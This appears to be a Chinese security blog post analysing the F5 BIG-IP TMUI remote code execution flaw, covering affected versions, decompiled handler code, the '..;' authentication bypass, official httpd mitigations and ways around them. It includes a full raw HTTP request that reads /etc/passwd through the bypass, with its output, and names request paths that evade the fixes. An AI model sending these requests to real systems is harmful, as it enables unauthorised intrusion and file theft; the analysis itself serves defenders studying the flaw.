

F5远程代码执行漏洞分析

原创 队员编号045 酒仙桥六号部队 4天前

这是 酒仙桥六号部队 的第 45 篇文章。

全文共计1162个字，预计阅读时长5分钟。

概述

在 F5 BIG-IP 产品的流量管理用户页面 (TMUI)/配置实用程序的特定页面中存在一处远程代码执行漏洞。

未授权的远程攻击者通过向该页面发送特制的请求包，可以造成任意Java 代码执行。进而控制 F5 BIG-IP 的全部功能，包括但不限于：执行任意系统命令、开启/禁用服务、创建/删除服务器端文件等。

影响范围

BIG-IP 15.x: 15.1.0/15.0.0

BIG-IP 14.x: 14.1.0 ~ 14.1.2

BIG-IP 13.x: 13.1.0 ~ 13.1.3


BIG-IP 12.x: 12.1.0 ~ 12.1.5

BIG-IP 11.x: 11.6.1 ~ 11.6.5


漏洞分析

F5 Tmsh命令执行


创建bash脚本:对应的F5的命令为command后面内容 请求路径为下图:




URL中存在../;绕过登录验证，这个是属于Tomcat对URI解析差异导致绕过了原有的权限校验，导致可以直接访问到tmshCmd.jsp，对应代码:tmshCmd.jsp.java 文件cmd参数直接从请求中获取。




跟进 WorkspaceUtils 类中 runTmshCommand 方法，从导入包中寻找 com.f5.tmui.locallb.handler.workspace.WorkspaceUtils 对应的文件。



在lib中找到对应jar包，反编译：



紧接着上文runTmshCommand方法，可以看到在38行处，做了命令判断，命令被分割后，仅允许 create, delete, list, modify等开头的命令。



跟进Syscall.callElevated方法，调用了call方法：

```

public static Result callElevated(int command, String args) throws CallException {
    return Syscall.call(command, args, elevated: true);
}

private static Result call(int command, String args, boolean elevated) throws CallException {
    Connection c;
    block10 : {
        Result result;
        block11 : {
            boolean okToCall;
            boolean bl = okToCall = elevated || UsernameHolder.isElevated() || null != UsernameHolder.getUser() && (User
            if (!okToCall) {
                throw new CallException(NLSEngine.getString("common.access.NoAccess"));
            }
            c = null;
            log.debug("Calling command " + command + " with args: \"" + args + "\"");
            if (command != BIGPIPE && command != BIGSTART && command != TWEAK && command != TAR && command != QP
                throw new IllegalArgumentException("Invalid command code.");
            }
            if (args == null) {
                args = "";
            }
            if ((c = ConnectionManager.instance().getConnection()) == null) {
                throw new CallException(NLSEngine.getString("common.error.GeneralDBError"));
            }
            c.setUser(UsernameHolder.getUser().getUsername(), !elevated && !UsernameHolder.isElevated(), false);
            ObjectManager om = new ObjectManager((SchemaStructured)LtmModule.ShellCall, c);
            DataObject query = om.newObject();
            query.put((SchemaAttribute)ShellCall.COMMAND, command);
            query.put((SchemaAttribute)ShellCall.ARGs, args);
            query.put((SchemaAttribute)ShellCall.USER, UsernameHolder.getUser().getUsername());
            DataObject[] rs = om.queryStats(query);
            if (rs == null || rs.length <= 0) break block10;
            result = new Result(rs[0].getInt((SchemaAttribute)ShellCall.RETURN_CODE), rs[0].getString((SchemaAttribute)S
            if (c == null) break block11;
            ConnectionManager.instance().freeConnection(c);
        }
    }
    return result;
}

```

可以看到，args放到了ObjectManager里面，通过DataObject[] rs = om.queryStats(query);这行代码把执行的命令的结果返回。


```

Result result;
block11 : {
    boolean okToCall;
    boolean bl = okToCall = elevated || UsernameHolder.isElevated() || null != UsernameHolder.getUser() && (User
    if (!okToCall) {
        throw new CallException(NLSEngine.getString("common.access.NoAccess"));
    }
    c = null;
    log.debug("Calling command " + command + " with args: \"" + args + "\"");
    if (command != BIGPIPE && command != BIGSTART && command != TWEAK && command != TAR && command != QP && comm
        throw new IllegalArgumentException("Invalid command code.");
    }
    if (args == null) {
        args = "";
    }
    if ((c = ConnectionManager.instance().getConnection()) == null) {
        throw new CallException(NLSEngine.getString("common.error.GeneralDBError"));
    }
    c.setUser(UsernameHolder.getUser().getUsername(), !elevated && !UsernameHolder.isElevated(), false);
    ObjectManager om = new ObjectManager((SchemaStructured)LtmModule.ShellCall, c);
    DataObject query = om.newObject();
    query.put((SchemaAttribute)ShellCall.COMMAND, command);
    query.put((SchemaAttribute)ShellCall.ARGs, args);
    query.put((SchemaAttribute)ShellCall.USER, UsernameHolder.getUser().getUsername());
    DataObject[] rs = om.queryStats(query);
    if (rs == null || rs.length <= 0) break block10;
    result = new Result(rs[0].getInt((SchemaAttribute)ShellCall.RETURN_CODE), rs[0].getString((SchemaAttribute)S
    if (c == null) break block11;
    ConnectionManager.instance().freeConnection(c);
}
return result;
}


```

F5 任意文件写入

请求路径：



对应的jsp代码文件：



```
76 block12 : {
77     PageContext pageContext = null;
78     HttpSession session = null;
79     ServletContext application = null;
80     ServletConfig config = null;
81     JspWriter out = null;
82     fileSave_jsp page = this;
83     JspWriter _jspx_out = null;
84     PageContext _jspx_page_context = null;
85     try {
86         response.setContentType("text/html");
87         _jspx_page_context = pageContext = _jspxFactory.getPageContext((Servlet)this, (ServletRequest)request, (ServletRes
88         application = pageContext.getServletContext();
89         config = pageContext.getServletConfig();
90         session = pageContext.getSession();
91         _jspx_out = out = pageContext.getOut();
92         out.write(10);
93         out.write(10);
94         out.write(10);
95         String fileName = WebUtils.getProperty((HttpServletRequest)request, (String)"fileName");
96         String content = WebUtils.getProperty((HttpServletRequest)request, (String)"content");
97         workspaceUtils.saveFile((String)fileName, (String)content);
98         out.write(10);
99     }
100 }
101 catch (Throwable t) {
102     try {
103         if (t instanceof SkipPageException) break block12;
104         out = _jspx_out;
105         if (out != null && out.getBufferSize() != 0) {
106             try {
107                 out.clearBuffer();
108             }
109             catch (IOException e) {
110                 // empty catch block
111             }
112         }
113     }
114 }
```

跟进对应的save方法，可以看到参数一路传递， fileName为路径， content为内容，最终通过 writer.println写入。

```

public static void saveFile(String fileName, String content) throws IOException {
    F5Logger logger = (F5Logger)F5Logger.getLogger(WorkspaceUtils.class);
    PrintWriter writer = null;
    try {
        writer = new PrintWriter(new FileWriter(fileName));
        writer.println(content);
    }
    catch (IOException e) {
        String error = NLSEngine.getString("ilx.workspace.error.ErrorWritingFile") + ": " + e.getMessage();
        logger.error((Object)error);
        throw e;
    }
    finally {
        if (writer != null) {
            writer.close();
        }
    }
}
}

```

F5任意文件读取

请求路径：

Request		Response	
Raw	Params	Raw	Headers
<pre> GET /tmui/login.jsp../tmui/locallb/workspace/fileRead.jsp?fileName=/etc/p asswd HTTP/1.1 Host: 192.168.43.1 Connection: close User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 Accept: image/webp,image/apng,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://192.168.43.1/tmui/login.jsp?msgcode=1& Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8 Cookie: JSESSIONID=C6BFDA4AC69876162E9A082DEF003E50 </pre>		<pre> {"output": "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sb in:/nologin\nndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm :/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nol ogin\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\nuucp:x:10:1 4:uucp:/var/spool/uucp:/sbin/nologin\noperator:x:11:0:operator:/ root:/sbin/nologin\nnobody:x:99:99:Nobody:/:/sbin/nologin\ntmshno body:x:32765:32765:tmshnobody:/:/sbin/nologin\nadmin:x:0:500:Admin User:/home/admin:/sbin/nologin\nvcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin\ndbus:x:81:81:System message bus:/:/sbin/nologin\nsshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin\ntcpdump:x:72:72:/:/sbin/no login\nntp:x:38:38:/etc/ntp:/sbin/nologin\nf5_remoteuser:x:499:49 9:f5_remote user account:/home/f5_remoteuser:/sbin/nologin\nqemu:x:107:107:qemu user:/:/sbin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin\noprofile:x:16:16:Special user account to be used by oprofile:/:/sbin/nologin\ntomcat:x:91:91:Apache Tomcat:/usr/share/tomcat:/sbin/nologin\nmysql:x:98:98:MySQL server:/var/lib/mysql:/sbin/nologin\npostgres:x:26:26:PostgreSQL Server:/var/local/pgsql/data:/sbin/nologin\nsdm:x:498:495:sdmuse r:/var/sdm:/bin/false\napache:x:48:48:Apache:/usr/local/www:/s bin/nologin\nnamed:x:25:25:Named:/var/named:/bin/false\nhsqldb:x: 96:96:/var/lib/hsqldb:/sbin/nologin\nsyscheck:x:199:10:/:/sbi n/nologin\nrestnoded:x:198:198:/:/sbin/nologin\neyenetsupport:x:0 :500:eyenetsupport:/home/eyenetsupport:/bin/bash\npoiktd:x:27:27: User for </pre>	

对应的jsp代码文件：

```

Project SDK is not defined
78     block12 : {
79         PageContext pageContext = null;
80         HttpSession session = null;
81         ServletContext application = null;
82         ServletConfig config = null;
83         JspWriter out = null;
84         fileRead_jsp page = this;
85         JspWriter _jspx_out = null;
86         PageContext _jspx_page_context = null;
87     try {
88         response.setContentType("text/html");
89         _jspx_page_context = pageContext = _jspxFactory.getPageContext((Servlet)this, (ServletRequest)request,
90         application = pageContext.getServletContext();
91         config = pageContext.getServletConfig();
92         session = pageContext.getSession();
93         ispx_out = out = pageContext.getOut();
94         out.write("\n\n\n\n");
95         String fileName = WebUtils.getProperty((HttpServletRequest)request, (String)"fileName");
96         JSONObject resultObject = WorkspaceUtils.readFile((String)fileName);
97         out.print(resultObject.toString());
98     }
99     catch (Throwable t) {
100     try {
101         if (t instanceof SkipPageException) break block12;
102         out = _jspx_out;
103         if (out != null && out.getBufferSize() != 0) {
104             try {
105                 out.clearBuffer();
106             }
107             catch (IOException e) {
108                 // empty catch block
109             }
110         }
111         if (_jspx_page_context != null) {

```

对应具体实现方法:

```


57     * WARNING - Removed try catching itself - possible behaviour change.
58     */
59     public static JSONObject readFile(String fileName) throws FileNotFoundException {
60         JSONObject resultObject = new JSONObject();
61         File file = new File(fileName);
62         StringBuilder fileContents = new StringBuilder((int)file.length());
63         Scanner scanner = new Scanner(new BufferedReader(new FileReader(file)));
64         String lineSeparator = System.getProperty("line.separator");
65     try {
66         while (scanner.hasNextLine()) {
67             fileContents.append(scanner.nextLine() + lineSeparator);
68         }
69         resultObject.put((Object)"output", (Object)fileContents.toString());
70         JSONObject jsonObject = resultObject;
71         return jsonObject;
72     }
73     finally {
74         scanner.close();
75     }
76 }

```

漏洞复现

综合利用Getshell。

创建bash:



修复方案

7 月 7 日更新：

官方建议可以通过以下步骤暂时缓解影响（临时修复方案）

1) 使用以下命令登录对应系统：tmsh

2) 编辑 httpd 组件的配置文件；

```
edit /sys httpd all-properties
```

3) 文件内容如下 include ' <LocationMatch "...;"> Redirect 404 / </LocationMatch> '

4) 按照如下操作保存文件；

按下 ESC 并依次输入：wq

5) 执行命令刷新配置文件；

```
save /sys config
```

6) 重启 httpd 服务。

restart sys service httpd 并禁止外部IP对 TMUI 页面的访问。

7 月 7 日更新：官方初版安全通告里给出的临时缓解方案是在 httpd 配置文件中加入如下部分，以禁止请求的 url 路径里出现 ..；进行路径跳转：

```
1 include '
2 <LocationMatch ".*\.\.;">
3 Redirect 404 /
4 </LocationMatch>
```

```
5 '
```

然而却可以通过 `/hsqldb`; 无需跳转，去直接请求 `org.hsqldb.Servlet`，进一步执行 Java 代码。这种漏洞利用的方式，可以绕过上述配置规则。

7 月 9 日更新：

官方安全通告里给出的第二版临时缓解方案中在 `httpd` 配置文件中加入规则配置如下，以禁止请求的 `url` 路径里出现 `;` 进行授权认证绕过：

```
1 include '  
2 <LocationMatch ">  
3 Redirect 404 /  
4 </LocationMatch>  
5 '
```

然而却可以通过 `/hsqldb%0a` 的请求方式，再次绕过以往的漏洞缓解规则，去直接请求 `org.hsqldb.Servlet`，进一步执行 Java 代码。

Tomcat特性相关文章

<https://xz.aliyun.com/t/7544#toc-9> <https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf>